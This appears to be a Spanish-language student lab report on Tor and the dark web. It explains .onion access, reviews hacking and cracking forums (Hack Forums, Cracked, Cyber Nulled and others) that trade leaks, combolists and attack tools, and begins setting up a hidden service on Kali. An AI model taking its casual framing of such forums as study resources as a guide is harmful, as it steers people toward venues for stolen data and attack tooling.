
También destaca el rol fundamental de herramientas como Google y StackExchange, y menciona que muchas veces la solución está disponible si sabes cómo buscarla. Además, advierte que hay personas malintencionadas en estos foros que intentan aprovecharse de los usuarios novatos para infectarlos, manipularlos o robarles información, por lo que es necesario tener un pensamiento crítico y no confiar ciegamente en lo que se encuentra en esos sitios.

Finalmente, promueve una actitud activa y responsable al participar en foros: si vas a hacer preguntas, demuestra que ya investigaste, que intentaste resolver el problema, y que estás dispuesto a aprender, en lugar de pedir que te den todo hecho. De lo contrario, nadie serio te tomará en cuenta.

2. ¿Accede el navegador normal?

R: No, el navegador normal no accede al enlace .onion. Esto sucede porque los navegadores convencionales (Chrome, Firefox, Edge, etc.) no están configurados para resolver dominios .onion, que son exclusivos de la red Tor.

La red Tor utiliza su propio sistema de direccionamiento y no está integrada en el DNS público, por lo tanto, se necesita un navegador que esté conectado a la red Tor para acceder a estos sitios.



3. ¿Qué rol tiene la red Tor en este proceso? Explique por qué es importante usar el navegador TOR en estos sitios web o blogs (según lo que navegó dentro de los enlaces que tiene el blog).

R. La red Tor permite acceder a sitios ocultos como el blog mencionado, manteniendo el anonimato tanto del visitante como del servidor. Es fundamental usar Tor para navegar estos enlaces porque:

- Los sitios .onion no existen fuera de la red Tor.


- Protege la IP del usuario mediante enrutamiento por capas (nodos de entrada, intermedios y salida).
- Muchos enlaces compartidos en estos foros podrían ser maliciosos; el navegador Tor ofrece mayor seguridad, incluyendo extensiones como **NoScript** que bloquean scripts peligrosos por defecto.
- Además, muchos de los foros listados podrían intentar rastrear o explotar al visitante, por lo que el aislamiento que brinda Tor es esencial.

4. ¿Qué enlaces de los que habla el autor de este blog le pareció más interesante? Saque capturas del sitio que encontró interesante y explique por qué?

- **Hack Forums – <https://hackforums.net/>** Este es uno de los foros más antiguos y conocidos en el ámbito del hacking. Aunque tiene mala fama por albergar contenido controvertido, también cuenta con secciones educativas, tutoriales de programación, análisis de malware y debates técnicos útiles para quienes ya tienen cierta base en informática.

¿Por qué es interesante?

Porque, si se navega con criterio, se pueden encontrar publicaciones útiles para aprender técnicas de análisis de amenazas, explotación de vulnerabilidades, y cómo piensan los atacantes en entornos reales. Además, tiene hilos históricos que muestran cómo ha evolucionado el hacking a lo largo del tiempo.




- **Sinisterly – <https://sinister.ly/>** Este foro cubre una variedad de temas relacionados con hacking, ingeniería inversa, cracking, desarrollo de software y más. Tiene una comunidad

activa donde se publican tutoriales y herramientas, así como discusiones sobre técnicas ofensivas y defensivas en ciberseguridad.

¿Por qué es interesante?


Porque, aunque incluye secciones de actividades dudosas, también cuenta con áreas de aprendizaje técnico genuino, donde se discuten vulnerabilidades, exploits, y se comparte conocimiento entre usuarios con experiencia. Puede ser útil si sabes filtrar el contenido educativo del malicioso.



- **Cracked – <https://cracked.io/>** Este foro es uno de los más visitados actualmente en la escena de cracking. Contiene una gran variedad de secciones como leaks, herramientas, combos y tutoriales, aunque también tiene espacios donde los usuarios comparten scripts, desarrollos y explicaciones técnicas.


¿Por qué es interesante?

Porque ofrece una mirada clara sobre cómo se distribuyen y utilizan las herramientas de automatización de ataques. Para un estudiante de seguridad, es un excelente lugar para entender cómo se generan y utilizan listas de credenciales (combolists) y cómo prevenir este tipo de ataques mediante políticas de contraseñas, CAPTCHA o sistemas de detección de comportamiento.



- **FS Squad – <https://fssquad.com/>**

Al ingresar al sitio desde el navegador Tor, en lugar del foro tradicional apareció un juego interactivo en el que el usuario debe controlar una nave que dispara meteoritos. Esta es una medida de protección utilizada por algunos foros underground para filtrar tráfico automatizado y prevenir ataques DDoS. Aunque impidió el acceso inmediato al contenido del foro, sirve como ejemplo de cómo estas comunidades implementan barreras de seguridad antes de permitir el acceso a usuarios reales. Este tipo de defensa es también una forma de fingerprinting para asegurar que el visitante sea humano y esté usando un navegador compatible.




- **Cyber Nulled – <https://cybernulled.com/>**

Cyber Nulled es un foro en línea que combina contenido relacionado con cracking, leaks de datos, herramientas automatizadas, y discusión de técnicas ofensivas. Aunque como otros foros puede tener fines maliciosos, también contiene publicaciones donde los usuarios analizan fugas de información, vulnerabilidades recientes, y discuten herramientas que también son utilizadas por analistas de seguridad en contextos éticos.

¿Por qué es interesante?

- Porque sirve como una fuente útil para el estudio de:
- Cómo ocurren y se distribuyen las filtraciones de datos (breaches).
- Qué tipos de herramientas utilizan los atacantes para automatizar la explotación.
- Qué contramedidas podrían aplicarse para evitar que esa información sea usada.

Además, el foro ofrece una vista práctica sobre lo que sucede cuando se expone información crítica, lo cual es relevante para temas de gestión de incidentes y ciberinteligencia.



PARTE 4 – Crear servidor .onion (5 pts)

1. Crear una página simple (index.html) en /var/www/html:

```
<html><body><h1>Bienvenido a mi sitio oculto</h1></body></html>
```

```
(kali㉿kali)-[~/Desktop/p3_parte4]
$ cd /var/www/html
(kali㉿kali)-[/var/www/html]
$ ls
index.html  index.nginx-debian.html
(kali㉿kali)-[/var/www/html]
$ cat index.
cat: index.: No such file or directory
(kali㉿kali)-[/var/www/html]
$
```

A screenshot of a Kali Linux terminal window titled 'Kali-Linux-21'. The user is navigating to the '/var/www/html' directory and creating a new file named 'index.'. The terminal shows the command 'cat index.' followed by an error message 'cat: index.: No such file or directory'. The desktop taskbar at the bottom shows various application icons.

2. Verificar en navegador: <http://localhost>


The screenshot shows a terminal window titled "Kali-Linux-21" running on a Kali Linux VM. The terminal displays the following command sequence:

```
(kali㉿kali)-[~/www/html]
$ sudo systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable apache2


(kali㉿kali)-[~/www/html]
$ sudo systemctl start apache2

